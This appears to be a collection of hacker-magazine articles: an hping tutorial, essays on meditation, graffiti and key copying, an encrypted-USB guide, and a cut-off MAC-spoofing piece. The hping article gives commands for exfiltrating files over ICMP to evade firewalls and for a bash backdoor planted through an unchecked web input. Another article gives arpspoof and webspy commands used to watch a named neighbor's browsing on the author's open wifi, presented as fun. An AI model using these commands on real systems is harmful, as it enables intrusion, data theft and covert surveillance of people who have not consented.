HPing (`http://www.hping.org`) is a great tool to have. You can use it for very simple tests or you can set it up to do something more advanced, such as transfer files. Let's start off with the basic stuff.

HPing Basics

HPing, at its most basic, is a packet crafter. You can get a lot of use out of just this basic function. Let's examine using HPing to "ping" a TCP port:

```
[root@doormouse ~]# hping2
➥localhost -S -p 22
HPING localhost (lo 127.0.0.1): S set,
➥ 40 headers + 0 data bytes len=44
➥ ip=127.0.0.1 ttl=64 DF id=0 sport=22
➥ flags=SA seq=0 win=32792 rtt=0.2 ms
```

In this example, we've asked HPing to send the local host TCP/SYN packets (`-S`), with the destination TCP port set to 22, which is for ssh. The reply packets we get are the next part of the TCP three-way handshake, with the SYN/ACK flags set. This is indicated in HPing by the `flags=SA` field. This tells us that the TCP port is open and that we are allowed to access that TCP port. This is useful in testing whether or not your firewall rules are set up properly. Let's say that you have a web server and that you want to ensure that people from the `10.20.30.0/24` network are allowed to access it. You can just HPing the server with the SYN flag set and see if you get a reply.

You can set all, some, or none of the TCP flags if you wish to check TCP stacks or your Intrusion Protection System (IPS). For example, if you have an IPS set up and you want to test your filters against odd TCP flag settings, you can use HPing to do that:

```
[root@doormouse ~]# hping2
➥ localhost -FPU -p 999
HPING localhost (lo 127.0.0.1): FPU
➥ set, 40 headers + 0 data bytes
➥ len=40 ip=127.0.0.1 ttl=64 DF id=0
➥ sport=999 flags=RA seq=0 win=0 rtt=0.1 ms
```

In addition to TCP packets, HPing can send UDP. The next example shows UDP packets sent to port 0, which is not listening, on a Check Point SofaWare box:

```
[root@doormouse ~]# hping2 210.210.210.1 -2
HPING 210.210.210.1 (eth0 210.210.210.1):
➥ udp mode set, 28 headers + 0 data bytes
ICMP Port Unreachable from
➥ ip=210.210.210.1 name=my.firewall
```

Even though nothing is listening on that port on that host, we still know that the IP address is alive. It should be noted that some firewall software and operating systems will just drop these packets without sending anything back.

You can even craft packets at the IP layer, though this can be a bit tricky, depending on the protocol you that are attempting to use. In the tcpdump output shown below, I used "`hping2 localhost -0 -V -H 41`" to send IP packets to IP protocol 41, which is IPv6-in-IPv4, without any payload:

```
[root@doormouse ~]# tcpdump -n -vv
➥ -e -s 1514 -X -i lo proto 41
tcpdump: listening on lo, link-type EN10MB
➥ (Ethernet), capture size 1514 bytes
13:33:08.025555 00:00:00:00:00:00 >
➥ 00:00:00:00:00:00, ethertype IPv4
(0x0800), length 34: (tos 0x0, ttl 64,
➥ id 8251, offset 0, flags [none],
proto IPv6 (41), length 20) 127.0.0.1
➥ > 127.0.0.1: [|ip6]
0x0000:  4500 0014 203b 0000 4029 5c84
➥ 7f00 0001  E....;..@)\.....
0x0010:  7f00 0001                ....
13:33:09.025631 00:00:00:00:00:00 >
➥ 00:00:00:00:00:00, ethertype IPv4
(0x0800), length 34: (tos 0x0, ttl 64,
➥ id 41944, offset 0, flags [none],
proto IPv6 (41), length 20) 127.0.0.1
➥ > 127.0.0.1: [|ip6]
0x0000:  4500 0014 a3d8 0000 4029 d8e6
➥ 7f00 0001  E.......@).....
0x0010:  7f00 0001                ....
13:33:10.026089 00:00:00:00:00:00 >
➥ 00:00:00:00:00:00, ethertype IPv4
(0x0800), length 34: (tos 0x0, ttl 64,
➥ id 18791, offset 0, flags [none],
proto IPv6 (41), length 20) 127.0.0.1
➥ > 127.0.0.1: [|ip6]
0x0000:  4500 0014 4967 0000 4029 3358
➥ 7f00 0001  E...Ig..@)3X....
0x0010:  7f00 0001                ....
```

The last of the basics I'm going to talk about is the ability to specify your source address. This is excellent for testing anti-spoofing features of your firewall or to perform "idle" scans. I leave that as a project for you to figure out on your own.

Now that you know how to craft basic packets with HPing, you may start to wonder why you would use this for anything except port scans or security-related measures. Imagine that you work

for a managed service provider and that you need to monitor both system health and service health. You can incorporate HPing into your service health monitoring by setting up a basic script which will craft packets, send them to the service in question, deliver a payload if needed, and then report back to your management station whether or not the service is up, depending on the response received by HPing.

Advanced Features

One of HPing's nice features is the ability to transfer files across a "ping" session. I've only done this with text files, but I'm sure that someone out there knows how to successfully transfer a binary file like an image. Suppose you have a text file that you need to transfer, but all the normal file transfer options like FTP(S), SFTP/SCP, and HTTP(S) are blocked by a firewall; however, ICMP is allowed out. You can use HPing to transfer the file across ICMP. First you will have to set your target server to be in a listen state:

```
[root@doormouse ~]# hping2 localhost
➥ --listen signature --safe --icmp
Warning: Unable to guess
➥ the output interface
hping2 listen mode
[main] memlockall(): Success
Warning: can't disable memory paging!
```

Now that we have someone listening, let's transfer the file from our source machine:

```
[root@doormouse temp]# hping2 localhost
--icmp
➥ -d 100 --sign signature
--file ./random.stuff
HPING localhost (lo 127.0.0.1): icmp
➥ mode set, 28 headers + 100 data bytes
[main] memlockall(): Success
Warning: can't disable memory paging!
len=128 ip=127.0.0.1 ttl=64 id=12770 icmp_
seq=0
➥ rtt=0.3 ms
len=128 ip=127.0.0.1 ttl=64 id=12773 icmp_
seq=1
➥ rtt=0.1 ms
len=128 ip=127.0.0.1 ttl=64 id=12775 icmp_
seq=2
➥ rtt=0.2 ms
len=128 ip=127.0.0.1 ttl=64 id=12777 icmp_
seq=3
➥ rtt=0.2 ms
--- localhost hping statistic ---
4 packets tramitted, 4 packets
received, 0% packet loss
round-trip min/avg/max = 0.1/0.2/0.3 ms
```

The listening side will then show:

```
hping2 listen mode
[main] memlockall(): Success
Warning: can't disable memory paging!
Line 1
Line 2
Line 3
Line 4
End of Important File
```

Looks like we managed to transfer our important file successfully! Most people won't sit and examine ICMP logs, so you may be able to evade any firewall or IPS in the way.

Let's examine the same scenario, except the location you are at only allows CUPS outbound and does deep packet inspection, so you can't re-bind your FTP or SFTP server to that port. I know this is far-fetched, but work with me on this one. You can transfer the file to your server over CUPS without interfering with the running CUPS server on the remote end:

```
[root@doormouse ~]# netstat -na
| grep LIST | grep 631
tcp        0      0 127.0.0.1:631
0.0.0.0:*                   LISTEN
[root@doormouse ~]# hping2 localhost
➥ --listen signature --safe -p 631
Warning: Unable to guess
the output interface
hping2 listen mode
[main] memlockall(): Success
Warning: can't disable memory paging!
Line 1
Line 2
Line 3
Line 4
End of Important File
```

The command to send the file over TCP with no flags looks like this:

```
[root@doormouse temp]# hping2 localhost -p
631
➥ -d 100 --sign signature
--file ./random.stuff
HPING localhost (lo 127.0.0.1): NO FLAGS
are set,
➥ 40 headers + 100 data bytes
[main] memlockall(): Success
Warning: can't disable memory paging!
len=40 ip=127.0.0.1 ttl=64 DF id=0
sport=631 ➥ flags=RA seq=0 win=0 rtt=0.0 ms
```

Keep in mind that files transferred this way are not encrypted. Although most people won't be inspecting packets that much, anyone snooping on the wire can grab your information.

You can also use HPing as a back door. Get the following command running on a remote host, possibly through an insecure website with an unchecked input variable: `hping2 -I eth0 --listen signature -p 80 | /bin/bash`. Then, use netcat to do something like this: `echo "signaturereboot;" | nc 333.444.555.666 80`. Anything after the word "signature" in the echo command will be processed by the `/bin/bash` to which HPing's output is being piped, and so the server reboots. Try this with your own machines: use `signaturetouch remote.touched.file;` to see that the listener will process what is being asked of it. You won't see anything on the console, but when you stop HPing and do a quick `ls`, you should now see a new file called `remote.touched.file` in the current directory.

Another use for this technique is as a "port knocker." If you don't want to leave your SSH daemon up and running all the time, set up HPing on your SSH server. Whenever you want to start your SSH daemon, use the command `signatureservice sshd start;`.

Conclusion

As you can see, HPing is a great tool for both basic and more advanced applications, and it can be used in a variety of different ways. It's excellent for helping people to learn how the IP stack works, especially the TCP flag settings, and it's great to use in or along with custom applications. The topics I've covered here in this article are just the beginning, and I strongly urge you to become familiar with this powerful tool.

Shouts: magikh0e, Ihab, Exial, JohnPNP and, of course, eXoDuS. (YNBABWARL!)

Meditation for Hackers: All-Point Techniques

by Sai Emrys
2600@saizai.com
AIM, #ca2600: saizai
GPG: 0xAFF1F292

My experience has been that meditation is a subject that frequently polarizes people: some believe credulously in all kinds of unsupported nonsense, while some reject everything wholesale in the name of skepticism.

However, meditation is a useful way to hack your mind state. Rather than just taking some guru's preferred version of one technique as the One True Way, you just have to get to know a variety of the techniques available, tweak them to work for your own world-view and symbol set, and understand what about them makes them actually work.

I've talked with a fair number of people about this, and one misconception that comes up often is that "meditation" exclusively means "sitting in a dark, quiet room in lotus position smelling incense and thinking about nothing." This is indeed one method of meditation, known as *mushin* or "empty mind." It is far from the only one, though, and it's not necessarily the best first approach for everyone, especially not for people used to multitasking, like most hackers.

Another misconception is that meditation is to be treated as something that you do only in special short periods of time. This implies that most of the time you are not in a meditative mind state, but the whole point of meditation is to change your everyday life.

There certainly is a place for separate, focused meditation, but here is one class of methods I call "all-point" techniques. What makes this class of methods work is the combination of a very rich environment and the strategy of not concentrating overly on any particular piece of it. These methods are particularly well-suited to beginning one's meditation experience and to easy, everyday practice.

1. "Soft eyes"

This is a relatively common technique in martial arts.

Instead of focusing on the eyes or hands of the person you are talking with (or trying to disarm), aim your eyes towards the neck area and keep a soft focus, both mentally and literally.

A good way to check this technique is to ask yourself a series of questions:

- Where is their right hand and what are they holding?
- What is in their pockets? (Pants, chest, under-arm holster, buttocks...)
- How tense are the muscles around and above their eyes? Shoulders? Neck?
- How fast are they breathing?
- How are they about to move?
- Who and what is nearby? Where is the nearest exit?

The way to tell whether you're doing this right is to see if you can answer all of these questions with only minimal, if any, movement of your eyes and attention; you should be able to see all of it simultaneously.

This is not an exclusively martial technique, though it's certainly useful for that; try just doing it with everyone you see.

The point is to be able to notice as much as possible, without telegraphing what you are looking at and without having your attention exclusively focused on one thing. Magicians and fighters both like it when they can use misdirection to make you not notice things which are within your sight.

2. *Really* enjoying nature

Go somewhere you'll find beautiful. I'll use hills as an example since that's what I most enjoy, but anything vibrant will work.

Normally, when most people go to

"enjoy nature," they either barely notice it at all because they're distracted by equipment, their latest argument, planning the next day's work, etc.; they notice one spotlighted bit at a time; or they notice only a very vague ambiance.

Instead, try to individually see everything in detail.

An easy way to do this is to start by limiting your attention to two things; for example, feeling wind on your skin and seeing the clouds move. See as much detail as you can in those two things. Then add a third, such as the feel of sunlight or the movement of a patch of grass nearby.

The key lies in adding more things to your attention simultaneously without losing detail in the previously perceived ones. This can very quickly become overwhelming; the amount of information in any natural scene is extremely dense. Even a small patch of grass will have enough movement and detail in it to swamp your multithreading.

Fortunately, this is a learnable skill. With practice, you'll find that your effective threadcount and buffer size go up.

As a nice bonus, the more you can really notice, the more enjoyable it is.

3. Individuals in crowds

What did you notice the last time you walked down the street?

It's interesting that the amount you relate to people as individuals tends to be inversely related to the number of people present. Crowds gain a separate character of their own: it's easier to simply interpret them as a mass. This is also true in reverse; being a member of a crowd makes one less apt to empathize with others as individuals. Look up the case of Kitty Genovese for one sad example.

Next time you are out, try to notice faces, body posture, and the distances people stand from each other, rather than glazing over. Don't attach too much to each personal drama; just notice, recognize, and keep moving.

The goal for this is to increase the scope of things which you can take in consciously, making a "mere" walk down the street a somewhat more alive experience. For more on recognizing facial emotions, I highly recommend the work of Paul Ekman, and for more on the significance of proximity in human interaction, I recommend *The Hidden Dimension* and *The Silent Language*, both by Edward T. Hall.

Conclusion

There are many other situations in which you can practice this "all-point" technique: while playing RTSs and other games with lots of things happening at once; while listening to complex multi-part music such as Rachmaninoff, Bach, or Godspeed You! Black Emperor; while noticing all the background sounds wherever you are, including computer fans, hard drive clicks, traffic, your own breathing, radios, neighbors, and so on; or while experiencing any environment.

The purpose of this class of techniques is to learn to be able to deal with highly multithreaded, content-rich, real-time situations in a serene manner, so you can not only experience as much of these situations as possible but also do so without being overwhelmed. This is a lot like the eventual purpose of traditional empty-mind meditation; it's just a different approach. I've given just a few of doing this. It's up to you to figure out one that'll be effective for you in your daily life. The more that you can integrate this way of interacting with the world as a daily habit, the more effective it'll be at shifting your baseline mind state.

If you have any feedback on this or are interested in seeing more, please contact me. I'm working on a book tentatively entitled *A Hacker's Guide to Meditation: Practical Recipes Without the Dogma*, which aims to be a complete guide to all known classes of effective mediation techniques—of which this article discusses just one—from a pragmatic, open-source perspective. This includes techniques traditionally taught as meditation, psychotherapy, and more. If you find this useful, or if you have a technique or variant I might not have heard of, I'd like to know.

Happy mind-hacking!

Sai Emrys is a recent graduate of UC Berkeley in cognitive science, looking to do doctoral work in the neuroscience of empathy. Other interests include running the Language Creation Conference (`conlangs.berkeley.edu`*), interpreting music in American Sign Language (YouTube saizai), coding in Ruby on Rails, and consulting on international business.*

FUN WITH NETWORK FRIENDS

by Uriah C.

I enjoy leaving my wireless access point available for others to connect to and use the Internet. There is one catch, however: I get to play and monitor the traffic whenever I want to. In this article, I will describe a pastime that is fun and revealing of your neighbors.

I recently found a new host on my network to play with. New friends are fun! I frequently use EtherApe to quickly monitor my network traffic, and I found a new computer name on my network. Knowing that this person was on my network, I fired up nmap to do a quick ping sweep to confirm my new friend. My new friend's computer name was her real name, and I could see that she had the IP address of 192.168.1.104. The family computer was on 192.168.1.103, my laptop was on 192.168.1.101, and the access point was on 192.168.1.1.

Since I had a new friend to play with, I decided to view the traffic that was going through. Of course I could do that with EtherApe, but I wanted more then just IP addresses and URLs. Besides, I was itching to use the program webspy for a little bit.

Before I go into the fun too much, let me explain what webspy is. Webspy is a program that is part of Doug Song's dsniff suite. These tools are designed to penetration test your network, and, in my case, have fun with those on my network. I must stress that this should only be done on your own network or on one that you have been given permission to preform such tests. Now that the legal stuff is out of the way, let's get on with the fun.

The first thing I have to do is to ARP poison the host and the gateway. This way, the traffic will be routed to my computer. This is done by opening two terminal windows.

In the first terminal, type:

```
# arpspoof -i eth1 -t
➥ 192.168.1.1 192.168.1.104
```

In the second terminal, type:

```
# arpspoof -i eth1 -t
➥ 192.168.1.104 192.168.1.1
```

Then, I need to make sure that I am forwarding traffic to the proper locations, so I use fragrouter. In a third terminal, type:

```
# fragrouter -i eth1 -B1
```

Now let's see what this does. The first `arpspoof` command sends forged arp information over the interface (`-i`) `eth1` to the target (`-t`) 192.168.1.1 that my computer is 192.168.1.104, while the second terminal tells the target 192.168.1.104 that my computer is 192.168.1.1. Meanwhile, fragrouter sends the broadcast address (`-B1`) all traffic that has come in, so there is no interruption of service.

Now, it's time for the last few steps. I need to run webspy and open a browser. Then, I can have the fun of seeing whatever someone else sees. So, I would open up two more terminals. In the fourth terminal, type:

```
# webspy -i eth1 192.168.1.104
```

And, finally, in the fifth terminal, type:

```
# firefox &
```

Now, Firefox opens up, and I get to see the websites that my new friend opens up in real time. I've only seen one problem: if an ad pops up on a separate page from the rest of a website, it'll be shown separately from the rest of the original site. So, if my friend goes to MySpace, then I see MySpace, but it quickly flashes over to show just the ad without the rest of the site. I have my browser set to open these ads in different tabs, so I can see the page and the ad.

You never know what kind of sites others may visit, so you should do this with discretion—especially if the kids are running around the house and the material coming up is questionable.

Hacking: A Graffiti Writer's Perspective

by sc0ut64
sc0ut64@yahoo.ca

I find that one of my longest-running fascinations, computer hacking, has a lot to do with my greatest passion and hobby, graffiti art. These are two very controversial subjects, and discussing them can usually generate a great response, depending on who you ask. This is not a how-to article by any means, but rather a way to shed some light on the similarities between two of my favorite pastimes. But I'll still include the standard disclaimer that getting caught participating in either of these activities might get you in trouble.

The first thing I can find these two subjects have in common is the reaction that you get when you tell someone that you do one or the other. If you tell someone you're a computer hacker, you can usually expect confused or wary looks. People assume that you've done shady things before, and they approach conversation choosing their words carefully, assuming that you might take some of the information and use it against them. They might not be aware that the hacking you do might be completely legal. You might be a pen tester for a security firm, or you just might like running wargames on your network with your friends. It depends on your definition of a hacker.

Similarly, when you tell someone that you're a graffiti artist, some people automatically assume that you're a vandal. They think you're one of those stereotypical guys who tags up convenience stores at night, or that you're one of the people who vandalized all those New York City trains years ago. They might think that your bedroom is a mess and that all your schoolbooks are scribbled on. They may not realize that there are plenty of legal areas to tag up and that what you do falls completely within the law, or that you might be a graphic design student whose style is completely digital. It depends on your definition of graffiti.

Another similarity between these two areas is legality. Graffiti writing really came into popularity in the 70s and 80s in New York City. Yes, it caused all kinds of chaos, and many people were penalized once the city implemented graffiti laws. Like many great things, because it was new and brought change, people didn't like it. Likewise, when hacking started becoming extremely popular, there were no laws or governing bodies to regulate what went on. With these two cultures and many others, once the government felt things got a little too out of control, they stepped in and "supervised." There are a number of other similarities between the two fields:

- Some ways of participating in these activities are illegal and carry penalties of various kinds.
- You need permission for participation to be legal. You can't just 0wn your friend's b0x any more than you can tag up his room; you need to have an OK from him first.
- There are contests. These are great for intellectual stimulation, learning, meeting new people, and challenging yourself.
- There are a lot of graffiti-based themes in computer hacking and in video games. Clan tags and sigs have gotten very, very cool.
- Depending on who you ask, both can be considered either vandalism and crime or art and expression.
- An interest in either field can lead to a great career.
- Sometimes, both practices involve going places you're not supposed to go.
- Sometimes, you have to come back to the same places to finish what you started.

There are more similarities, but you get the idea. Graffiti and hacking have evolved into distinct cultures; just like every culture, you have good people and bad people. People come and go, but the culture survives. Legal or not, these activities will still go on. The question still remains: how will you represent your culture?

Shouts: Adict, Kiwi,
www.worldwideblackbookproject.com

Hacker Perspective

Barry Wels

The story below is my youth confession. In a way I am a little reluctant to tell it, but since it is a story over 20 years old... I just hope you will see it in its rightful perspective.

Normally when people ask where my interest in locks and lockpicking comes from, my answer is that I became fascinated watching James Bond movies as a kid, wondering if locks really could be opened that simply. Now that in itself is a true statement. But the one thing that really seriously motivated me, and made me put a lot of creative energy into locks and circumventing some security features, was something else....

As long as I can remember, I was interested in locks and ways of opening them. And as a kid, I was eager to learn all the "tricks from the street" to open bicycle locks, often using simple tools like filed down scissors or other flat and thin pieces of metal. Still, I can honestly say I never stole a bike in my life. But I just had to know and test the tricks on how to open these locks. The real challenge came at around age 17. A friend of mine, who was a graffiti artist, had access to a very special key: a master key to the Amsterdam subway.

This highly restricted key would open any door in the entire Amsterdam subway system. This included the nuclear shelters that are deep underneath some of the stations. In particular, the entrance to the nuclear shelters was rather spectacular.

The best way to get into the shelters was to take the elevator that would normally bring you from street level to the subway platform. The only difference is that instead of pushing the elevator buttons you would insert the key in the keyhole just below the buttons and turn it. Now the elevator would not stop at the platform level but instead would go much deeper until reaching the shelters. I must say it was quite a thrill going deeper underground than most people knew was possible - not to mention the spooky atmosphere in the shelter. Deep below the subway station were hundreds of packaged bunk beds and many weird machines and other interesting things. Needless to say this master key had a magical attraction to me. I just had to get a copy of it! And even though my friend told me he had already tried to get it copied and had concluded that it was truly impossible, I knew I could do it.

I quickly learned that even though the key looked like a standard key, it had several copy protection features. And instead of the standard five pins, this one had seven. The key profile was highly restricted, meaning only the factory had blank keys for it. Besides the blanks not being available, the key also had two "wings" or "ribs" that operated pins on the left and right side of the lock. For its time, this was one of the best high security locks on the market and its keys were known to offer the highest degree of copy protection.

But determined and challenged as I was to somehow get a copy, I decided to compile a list of locksmiths from the Yellow Pages and pay them all a visit to see if they could copy the key. After all, locksmiths are the people with knowledge on copying keys, and it must be possible to find one that could do it? Unfortunately, most visits did not last long. In general, the locksmiths all looked at me real funny when showing them the key. Some of them took the effort to explain that they simply did not have a blank key for it, while others just said "no" and pointed me to the door. Instead of giving up, I learned a little from each visit and was able to ask more to-the-point ques-

tions at my next visit.

Finally, after at least 20 visits, I found a locksmith that did not send me off straight away. This locksmith was very curious about what the key was for and I decided to be open with him. So I started explaining that I had no criminal intent with this key. If I had, I would have used it right away and not bothered to copy it. And I told him it was the top master key for the Amsterdam subway. I explained to him that by now I had become sort of obsessed to copy this "uncopyable key" and that I was determined and would succeed one way or another. After all, technically it is just an odd-shaped piece of metal.

After thinking it over, he said he could help me a little bit. He studied the key for quite some time and started comparing it with some blanks from his racks. In a few minutes he came up with a blank key that more or less had the same profile as the master key, except it did not have wings. And he made it very clear that he would not help me with the wings; I was on my own for that part. The blank he found was a little fatter than the original, meaning it had more material on it than the master key and would not yet fit the lock. The locksmith advised me to get a fine file and try to file or grind away some of the metal in strategic places until it was slim enough to fit the target lock. He made me three keys and was kind enough to already copy the normal seven cuts of the master key on them. I was now getting somewhere!

At home I studied both the original and the "fat" copy for a long time and determined three positions where I would have to remove material from the copy. After spending 30 minutes with my file, I ended up with a relatively thin key that I figured would fit the subway locks.

The next day I went to the subway to give it a try, and somewhere in a dark corner I inserted the key into one of the many maintenance locks. These locks normally just cover power outlets used by cleaners or workers and sometimes are not used much at all. To my surprise the key entered smoothly and... turned!

However, this euphoric moment did not last long. As I turned the key 90 degrees, the lock stopped and the key got stuck! No matter how I tried, I could not turn the key left or right, nor get it out of the lock. I panicked and came close to the point of breaking off the head of the key and just going home. But after I calmed down a little and started to analyze the problem, I came to the conclusion that the missing side wing(s) was probably the reason for the lock jamming. So I started looking around for something thin to poke the side channel of the lock. I ended up with a bent paper clip (or was it a needle?) that, to my great relief, allowed the lock to turn back to the original position where I was then able to take the key out again. Phewwwww.

Back home I tried to think of a way to somehow create wings on the key. I tried to solder them on using a soldering iron. One of the first problems was that if I soldered a wing on one side, it would come loose when trying to solder one to the other side. The second problem was that the lead was not strong enough to keep support the thin small wings even when I managed to solder them on correctly. The key simply was too fragile and not usable this way. So I had to think of something else.

I had some good contacts with an optic shop, and one of the opticians showed me how they repaired broken metal frames. They used a technique called hard soldering. With hard soldering you use a gas flame to heat the object and solder the parts together using thin silver or gold sticks. When done properly, you do not even notice the frame has been repaired. I realized I had to learn and master this hard soldering technique, and I asked if they could teach me. It took me some time, but finally I managed to master the hard soldering technique. And I was finally ready to solder wings on my key....

Still, I had the same problem as with lead solder. If one rib was fixed, it came loose when I tried to solder the other side. The solution was to use two different kinds of soldering material. One type would melt at a high temperature, the other at a low(er) temperature. My first experiments were soldering one rib using silver through the hard solder method (high melting point) while for the other

rib I used a soldering iron and lead-based solder (low melting point). Later I mastered the hard solder technique even better so I could solder one side of the key with silver solder (high melting point) and the other side using gold solder that had a slightly lower melting point.

And now, two years after seeing the subway key for the first time, I was ready for the final test. I went back to the same dark corner of the subway system and tried my key. And it worked like a charm. I could not have been happier.

Truth is I never used it much. For me the challenge was to copy the key. But some of my friends had great fun with it. In the early 90s we were known as the unofficial tour guides of the Amsterdam underground, proudly showing all our (international) friends the Amsterdam nuclear shelters.

But the story continues....

After some exploring, my friends told me they found a few doors deep inside the system that this master key could not open. It could enter the lock, but not turn. This was a new challenge.

At about the same time we met a group of artists who were officially allowed to give an art performance inside the subway system. They had been given a very low priority key that could only open two doors in the entire subway system. And even though we could already open these doors with our own master key, I was still eager to examine this low priority key. Comparing the two keys I found they were almost identical. On just two out of seven positions the keys differed. I did not expect much of it, but decided to combine both keys and cut the remaining two combinations. To clarify this: if you have two different values in a key system, you can make four keys. Let's say the master key had a cut depth 2 and 3 on the positions that differed. And let's say the low priority key had a cut 4 and 5. The remaining two combinations would be a key cut to 2 and 5, and one cut to 4 and 3. To this day I still don't know why I cut these extra keys. I guess I was just curious. And I did not have high hopes it would open anything more then the locks we could already open. So I never bothered to solder wings on these two experimental keys. I just added them to my key ring.

The next time I was present at one of the underground tours, we ended up at the doors we could not open. Only then I remembered the experimental keys I made, and gave them a try. And guess what? One of them worked! Now *that* was a truly euphoric moment! And I immediately realized I had better not try to fully rotate the key as it did not have wings yet. So after turning it ten degrees, I went back to the original position and removed it from the lock.


I soldered on wings the same day and found that the key worked really well. (As to be expected behind the door there were just some more maze tunnels and some high voltage equipment you do not want kids playing around in.) We called it the "super master key" as we never found a lock it could not open in the entire Amsterdam subway system. And it took some time to realize what I had achieved. I made a copy of an uncopyable super master key, of which I had never seen the original key. I was root at the subway system, and it earned me my nickname "The Key."

Now there is a reason for this confession. First of all, I just turned 40, and figured an over-20-year-old story could be told by now. The second reason is to show you that no matter how sophisticated a mechanical lock is, it can always be bypassed by a determined attacker. And the final reason is that it's a nice introduction to my presentation at The Last HOPE conference. The title of the presentation will be "Methods of Copying High Security Keys." And it will cover many more modern techniques than this 20-year-old story.

I hope to see you there, and urge you to bring your uncopyable mechanical keys for us to evaluate.

Barry Wels is president and founder of Toool, The Open Organisation Of Lockpickers. Toool's expertise, integrity, and publications are well received in the lock industry, and Toool is often requested to do tests for lock manufacturers and organizations such as Dutch Consumer Reports. He runs a weblog at http://www.toool.nl/blackbag.

A PORTABLE ENCRYPTED LINUX SYSTEM THAT RUNS UNDER MICROSOFT WINDOWS



by Aaron

Using TrueCrypt along with DamnSmallLinux (DSL), it is possible to create a portable encrypted GNU/Linux work environment which you can take with you from PC to PC. As I have lost a number of USB drives, I find that having the data on them be encrypted by default provides some piece of mind.

The basic concept here is to use TrueCrypt to encrypt the majority of a USB drive. Inside the encrypted volume will be DSL along with QEMU, which allows the Linux installation to be run on a Microsoft Windows machine.

Steps

1. Install TrueCrypt on your PC. You can run TrueCrypt without installing it; this is called "traveler mode." For the purposes of this example, though, it is assumed that TrueCrypt is installed locally on your PC. Download TrueCrypt from `http://www.truecrypt.com`; then, extract and run the `setup.exe` program.

2. Make a TrueCrypt volume on the USB drive. Insert the USB drive and wait for the system to recognize it. For this step, we are going to create an encrypted volume. In TrueCrypt, select "Volumes→Create New Volume", which will fire up the Volume Creation wizard. Select "Create a standard TrueCrypt volume," and hit next. Select "File" and create a file on the USB drive. Take the defaults for Encryption Algorithm and Hash Algorithm, and hit next. In the next dialog box, set the size of the volume; typically you can choose an amount equal to size of the drive, subtracting 20 megabytes for the TrueCrypt traveler volume. It will then ask you for a volume password; be sure to remember this or you will never be able to access this volume again. Enter the password, and hit next. It will then begin to format the volume. After this, you will have an encrypted volume on your USB device.

3. Install TrueCrypt Traveler mode on the USB device. The next step is to install TrueCrypt Traveler mode on the drive. To do this, go to "Tools→Traveler Disk Setup" in the TrueCrypt program. This will take you to a setup screen. Select the drive letter for the USB drive. Select "Auto-mount TrueCrypt volume (specified below)" from the AutoRun configuration section. Then, select the encrypted volume in the "TrueCrypt volume to mount" section. Then, hit "Create."

4. Test the TrueCrypt volume. Safely remove the drive and reinsert it. You should get the TrueCrypt prompt asking for the volume's password. After that, the drive should be mounted as the next available drive letter. If this works, we should be ready for the next step.

5. Install DSL on the encrypted volume. Download dsl-embedded from the DamnSmallLinux website, `http://www.damnsmalllinux.org`. Unzip the contents to the encrypted volume.

6. Create a hard drive Image for DSL. Follow the directions in the readme file included with dsl-embedded to "Create a QEMU Virtual Hard Disk and use the dsl-vhd.bat file." Fortunately, this only has to be done once per USB drive.

7. Test the DSL configuration. Safely remove the drive and reinsert it. You should get the TrueCrypt prompt asking for your password. After you enter that, an explorer window should pop up. Select dsl-vhd.bat, and you should be off and running.

Caveats

TrueCrypt running in Traveler mode will leave behind evidence on the PC that it has been run and that a volume has been mounted.

TrueCrypt running in Traveler mode requires administrator privileges to be able to mount drives. This is a limitation in the way Microsoft Windows handles devices. If you install TrueCrypt on the system, then you can set it up so it doesn't need administrator rights to run.

Cleanly shutting down the DSL environment is a good idea. Not shutting it down correctly can lead to file corruption problems in the additional save space.

If you want to save anything, you have to save it to the `/mnt/hdb` directory. You will need to be root to be able to save data here. To change this, open a root shell by choosing "XShells→Root Access→Dark" and typing `chmod 0777 /mnt/hdb` into the window that pops up. After that, you will be able to save documents to the `/mnt/hdb` filesystem and have them preserved between boots.

Options

Note that the method presented here is merely one way to build a portable encrypted environment.

FreeOTFE can be used in place of TrueCrypt. One of the advantages of FreeOTFE over TrueCrypt is that Linux can use `dm-crypt` to read FreeOTFE volumes, instead of installing TrueCrypt on a Linux box.

Another distribution of Linux can be substituted for DSL. For example, nUbuntu can be used to create a portable security toolkit, or Knoppix can provide a more fully featured Linux distribution. Using Bart's PE, it is even possible to create a version of this project which runs Microsoft Windows instead of Linux.

You can use an SD card, a memory stick, or a portable hard drive instead of a USB drive to hold the environment. Many systems now come with SD card readers, and some currently don't disable them. A first-generation Apple iPod shuffle makes a wonderful way to carry the environment around with you.

TrueCrypt has many additional options, such as hidden volumes and stronger encryption algorithms. Visit the TrueCrypt website for more information.

DSL has optional packages, such as tor, which can be used to create a more secure browsing environment.

Links

DamnSmallLinux (DSL):
`http://www.damnsmalllinux.org`
TrueCrypt: `http://www.truecrypt.org`
QEMU: `http://www.qemu.org`

MAC ADDRESS CHANGER


by Plasticman

As a college student, a hacker, and an all around semi-paranoid person, I recently became obsessed with protecting my personal privacy and security. At my university, whenever a user connects a new computer to the network, they must log in with their Unique ID. After this login procedure, the MAC address of the user's network device is registered with the network under their name. Now, as a sysop, I fully understand the necessity and benefits of this sort of registration procedure. However, as I also enjoy my privacy, I would prefer that nobody has the ability to see what I am doing on any network.

The key to being able to get around this type of logging is noticing how the network devices are associated with users: the MAC address. Changing your MAC address is a simple task on any system, but the problem is that you have to re-register yourself whenever you change it, putting you back at square one. So, in order to maintain our privacy, we must build a list of MAC addresses that are already registered on the network under different users. The tool I used for this was nmap, which is a free open-source port scanner available for both Unix and Windows systems. I won't go into the details on how to use nmap; instead, you can look at `www.nmap-tutorial.com`, which is a great resource about proper use of this tool.

